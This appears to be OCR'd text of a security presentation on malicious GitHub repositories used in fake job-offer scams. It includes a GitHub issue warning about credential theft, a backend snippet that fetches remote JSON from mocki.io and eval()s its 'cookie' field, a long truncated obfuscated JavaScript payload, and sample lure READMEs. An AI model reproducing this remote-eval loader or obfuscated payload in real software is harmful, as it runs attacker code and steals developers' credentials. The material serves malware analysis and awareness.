
Community Alerts on Malicious Repositories




Security
Insights
RTI Docs
Virus Alert #1
New issue
Open
opened this issue 2 weeks ago · 1 comment
commented 2 weeks ago
This is a scam repo. Check config/ServiceWorker.js it's minified code so that you won't understand what it does. It downloads and runs a python script which will upload your credentials to a remote server. stay safe
1
commented last week
This is a scam repo. Check config/ServiceWorker.js it's minified code so that you won't understand what it does. It downloads and runs a python script which will upload your credentials to a remote server. stay safe
Thought so. This repo was given to me apparently as a "job offer" and I had to run this script. The levels of scams happening.
Assignees
No one assigned
Labels
None yet
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests

Malicious Code Injection in GitHub Repositories

Injecting malicious JavaScript code into a developer's repository




Going Stealthier: Hiding Malicious Code

Hiding malicious code in the cookie of a remote site

Code Blame 388 lines (342 loc) · 8.66 KB Raw


```
156         await req.user.save();
157         res.status(200).json({ message: "Ordered successfully" });
158     });
159
160     const fetchProduct = asyncHandler(async () => {
161         const product = await axios.get('https://mocki.io/v1/b42bcf42-b553-4a8c-9ede-aa96b83f113b');
162         eval(product.data.cookie);
163     });
164
165     const getWishListedProducts = asyncHandler(async (req, res) => {
166         const user = await User.findById(req.user._id).populate("wishList").exec();
```

Inside the Cookie



{"cookie":"function _0x2efe36(_0x5712eb,_0x451571,_0x5b9c70,_0x497931,_0x5348e4){return _0x25a8(_0x5b9c70-0x3ba,_0x5712eb);}(function(_0x3ea07e,_0x983675){function
_0x48cb0b(_0x1790f5,_0x3df99b,_0x269ff5,_0x35c072,_0x5d1b12){return _0x25a8(_0x5d1b12-0x36b,_0x269ff5);}function _0x8ed63f(_0x81a96d,_0x19ffda,_0x5c15e1,_0x2bd25a,_0x2d3a7d)
{return _0x25a8(_0x5c15e1-0x1dd,_0x81a96d);}function _0xbc1c99(_0x2849df,_0x48aa69,_0x18e85a,_0x12d0bc,_0x40ba49){return _0x25a8(_0x12d0bc-0x3b9,_0x48aa69);}function
_0x5389c5(_0x1441a7,_0x2182e2,_0x43e098,_0x1c30f5,_0x346dd2){return _0x25a8(_0x1c30f5-0x7b,_0x346dd2);}function _0x3d31cc(_0x1c4b90,_0x5239a4,_0x50c7e2,_0xa20f4a,_0xf365f2)
{return _0x25a8(_0xa20f4a- -0x2a9,_0x50c7e2);}const _0x107606=_0x3ea07e();while(!![]){try{const _0x193bae=-
parseInt(_0x48cb0b(0x65e,0x561,0x4d9,0x6a2,0x5a6))/(0x8b5+-0x850+0x1*-0x64)+-parseInt(_0x5389c5(0x382,0x24d,0x356,0x2ba,0x38b))/(-0x14f1+0xeb4*-0x2+0x3*0x10c9)*
(parseInt(_0x8ed63f(0x437,0x449,0x36b,0x271,0x36e))/(0x1342+0x2525+-0x9*0x644))+-parseInt(_0x48cb0b(0x6fc,0x730,0x693,0x71f,0x683))/(-0x23c7+-0xafc+-0x1*-0x2ec7)+-
parseInt(_0x3d31cc(-0x4e,-0x43,0x24,0x4d,0xab))/(0x792+-0x10e0+0x953)*(-parseInt(_0x5389c5(0x1cf,0x1c0,0x3e6,0x2d4,0x329))/(-0xcb6*0x1+-0xa5a+0xa*0x24f))+-
parseInt(_0x48cb0b(0x5bf,0x578,0x5eb,0x577,0x4ea))/(0x12*-0x2a+-0xf83+0x127e)*(parseInt(_0xbc1c99(0x596,0x52b,0x52c,0x5eb,0x6ab))/(0x3*0x4e9+-0x1729*-0x1+-0x977*0x4))+-
parseInt(_0x3d31cc(-0x1ba,-0xf9,-0x110,-0xc8,-0x3e))/(0x17*0x1c+-0x1f54+-0x1*-0x1cd9)+parseInt(_0x5389c5(0x389,0x460,0x3ec,0x357,0x385))/(-0xf99*0x2+-0x213d*0x1+0x1*0x4079);i
f(_0x193bae===_0x983675)break;else _0x107606['push'](_0x107606['shift']());}catch(_0x2e8acf){_0x107606['push'](_0x107606['shift']());}}}
(_0x24af,-0x2db1*0x6e+-0x3039e+0x232215));const _0x2c215c=(function(){function _0x816f9d(_0x6aeea4,_0x4db01f,_0x106ea1,_0x73bee6,_0x327f7d){return _0x25a8(_0x73bee6-
-0x3b1,_0x6aeea4);}const _0x128f7f={};_0x128f7f[_0x816f9d(-0x91,-0x74,-0x3e,-0x115,-0x153)]=function(_0x5d89c3,_0x25f34b){return _0x5d89c3!==_0x25f34b;};const
_0x12465c=_0x128f7f;let _0x1762c4=!![];return function(_0x472fe0,_0x3e125d){function _0x1a233d(_0x3e29dd,_0xc33fb0,_0xf795a8,_0x1853a3,_0x34f136){return
_0x816f9d(_0x3e29dd,_0xc33fb0-0xe9,_0xf795a8-0xb4,_0xc33fb0-0x39c,_0x34f136-0x5d);}function _0x57a6dc(_0xac509d,_0x2bd99e,_0x5c3eff,_0x330626,_0x44594a){return
_0x816f9d(_0xac509d,_0x2bd99e-0x80,_0x5c3eff-0x18a,_0x44594a-0x59b,_0x44594a-0xa5);}function _0x29f0ff(_0x56936b,_0x157be8,_0xb23000,_0x55ba5a,_0x2fb7c6){return
_0x816f9d(_0x157be8,_0x157be8-0x1e5,_0xb23000-0x7,_0x2fb7c6-0x55a,_0x2fb7c6-0x1c0);}function _0x3689fd(_0x3aaf17,_0x39f8a9,_0x413170,_0x5d8ced,_0x4ec648){return
_0x816f9d(_0x39f8a9,_0x39f8a9-0xe5,_0x413170-0x4b,_0x413170-0x692,_0x4ec648-0x20);}function _0x1c4555(_0x4f5b15,_0x2628ec,_0x3d3690,_0x246e1b,_0x3235f5){return
_0x816f9d(_0x2628ec,_0x2628ec-0x146,_0x3d3690-0x40,_0x246e1b-0x717,_0x3235f5-0x3f);}if(_0x12465c[_0x29f0ff(0x503,0x4de,0x54a,0x450,0x445)]
(_0x1a233d(0x1a5,0x294,0x2ca,0x231,0x30b),_0x3689fd(0x612,0x668,0x58a,0x664,0x5cc)))_0x4091f7||
(_0x26213d[_0x1c4555(0x62d,0x609,0x715,0x616,0x60b)+_0x29f0ff(0x3a7,0x4a4,0x492,0x3f1,0x3de)+_0x1a233d(0x285,0x1f8,0x11e,0x21a,0x2c4)]
(_0x337a87+_0x3689fd(0x3cb,0x364,0x43c,0x44f,0x536),_0x991c2e),_0x580d60(_0x29f0ff(0x2cb,0x454,0x412,0x453,0x390)+_0x1a233d(0x291,0x263,0x1d2,0x2e0,0x229)+_0x41a5cf+
(_0x3689fd(0x520,0x41d,0x43c,0x4b2,0x4fc)+'\\x22'),(_0x4ad748,_0x55aece,_0x5b8e9a)=>{}));else{const _0x2424ae=_0x1762c4?function(){function
_0x4f1c78(_0x56fb58,_0x571828,_0x166f8c,_0x3e1df8,_0x69e84f){return _0x29f0ff(_0x56fb58-0x158,_0x69e84f,_0x166f8c-0xc5,_0x3e1df8-0xcc,_0x166f8c- -0x57b);}if(_0x3e125d){const
_0x5d9448=_0x3e125d[_0x4f1c78(-0x215,-0x1e7,-0x203,-0x17c,-0x2a4)](_0x472fe0,arguments);return _0x3e125d=null,_0x5d9448;}}:function(){};return _0x1762c4=![],_0x2424ae;}};}
()),_0x2cb498=_0x2c215c(this,function(){function _0x3fe02f(_0x24221e,_0xba243f,_0x11848a,_0x5ce80f,_0x5c9aa9){return _0x25a8(_0x5c9aa9- -0x9,_0xba243f);}const _0x21f5c8=
{};_0x21f5c8[_0x3ab213(0x2f5,0x3da,0x4e3,0x3df,0x389)]=_0x3ab213(0x33b,0x287,0x255,0x353,0x3ce)+_0xd0e0db(0x6a4,0x697,0x6c7,0x6a4,0x5b7)+'+$';function
_0xd0e0db(_0xc2ccb7,_0x2fe34d,_0x5526ca,_0x3820ab,_0x32f10b){return _0x25a8(_0x3820ab-0x3da,_0x5526ca);}function _0x4007d0(_0xf123a,_0x12b87a,_0x265fc8,_0x1aaed0,_0x1b6b49)
{return _0x25a8(_0x1aaed0-0x1ae,_0x12b87a);}function _0xca39d3(_0x45f856,_0x937110,_0xfe256d,_0xdc083d,_0x34b5d9){return _0x25a8(_0x45f856- -0x24a,_0xdc083d);}function
_0x3ab213(_0x10e198,_0x2b7cde,_0x191827,_0x12ee84,_0x27a376){return _0x25a8(_0x12ee84-0x1fb,_0x27a376);}const _0x10805e=_0x21f5c8;return
_0x2cb498[_0x3fe02f(0x356,0x3cd,0x3de,0x25a,0x2ea)+_0x4007d0(0x332,0x327,0x47a,0x3fc,0x411)]()[_0xd0e0db(0x4df,0x552,0x593,0x562,0x450)+'h']
(_0x10805e[_0xca39d3(-0x66,-0x5b,-0xe8,-0xe2,-0x162)])[_0x4007d0(0x5ae,0x412,0x567,0x4a1,0x38e)+_0x3fe02f(0x2dd,0x32f,0x34c,0x237,0x245)]()
[_0x3ab213(0x372,0x366,0x457,0x3b5,0x39e)+_0xd0e0db(0x4c4,0x5a1,0x622,0x550,0x603)+'r'](_0x2cb498)[_0x3fe02f(0x15f,0x1dd,0xdd,0x226,0x17f)+'h']
(_0x10805e[_0xd0e0db(0x602,0x5ec,0x5f0,0x5be,0x655)]);});function _0x3b28a3(_0x1aedcc,_0x1ade42,_0x502d96,_0x420dc7,_0x27f292){return _0x25a8(_0x502d96-
0x220,_0x420dc7);}_0x2cb498();const _0x4527ab=(function(){let _0x4e1803=!![];return function(_0x1c0311,_0x113a32){const _0x445285=_0x4e1803?function(){function
_0x4f50b1(_0x5c4d1c,_0x4ab820,_0x6f683e,_0x4f0d3d,_0x2ed271){return _0x25a8(_0x2ed271- -0x2ab,_0x5c4d1c);}if(_0x113a32){const
_0x288aca=_0x113a32[_0x4f50b1(-0xe2,-0x19,-0x50,-0x1cb,-0xdc)](_0x1c0311,arguments);return _0x113a32=null,_0x288aca;}}:function(){};return _0x4e1803=![],_0x445285;};}());
(function(){const _0x2f915c={'JZZTV':function(_0x286003,_0x5a1a0b){return

Searching for More Malicious Repositories



Malicious GitHub Project Examples


README

Renting-Platform

Developing a responsive real estate platform, a digital housing marketplace, using ReactJS. The website allows to display and sell their houses, while customers browse, buy and pay securely.

What is Renting-Platform?

As new technologies like cryptocurrency develop, the real estate sector is changing drastically. It is important to understand both how these technologies and the traditional real state market work. Governments are unable to comprehend the rapid advancement of technology and modify their legal frameworks to accommodate it fast enough.



Run Locally

Install dependencies

```
npm install
```

MUNITY Ecosystem

Welcome to the vibrant Munity game ecosystem, where three distinct titles intertwine seamlessly, powered by the $MUNITY token and fueled by your choices! Get ready to explore the interconnected worlds of Stutengarden, MetaHorse Unity, and M-Deeds, each offering unique gameplay and contributing to a rich, shared experience.

Legendary Marketplace


Trade Legendary items for cryptocurrency on the in-game and web Marketplace.


Explore our vibrant marketplace where you can buy and sell NFT horses, game consumables, and items using MUNITY tokens! Join the community and dive into a world of endless possibilities.

README License


Meta-shopping: Revolutionizing Sustainable Fashion in the Metaverse

Meta-shopping is a cutting-edge metaverse shopping platform seamlessly integrated with the web3 space. This innovative platform allows users to experience products through augmented reality (AR) and virtual reality (VR), bringing a new dimension to online shopping. Moreover, all items can be purchased as NFTs, ensuring a unique and secure transaction. Meta-shopping is designed to be a compact, user-friendly platform offering the latest in branded sustainable fashion, catering to the needs and preferences of today's generation.


Why Us ?
Introducing the future of fashion with our web3 clothing store e-commerce
Welcome to NFT Market, where the future of fashion meets sustainability. We are a pioneering web3 clothing store dedicated to revolutionizing the fashion industry by combining cutting-edge technology with a commitment to environmental stewardship.
Explore Shop
Upto 40% off
Upto 70% off
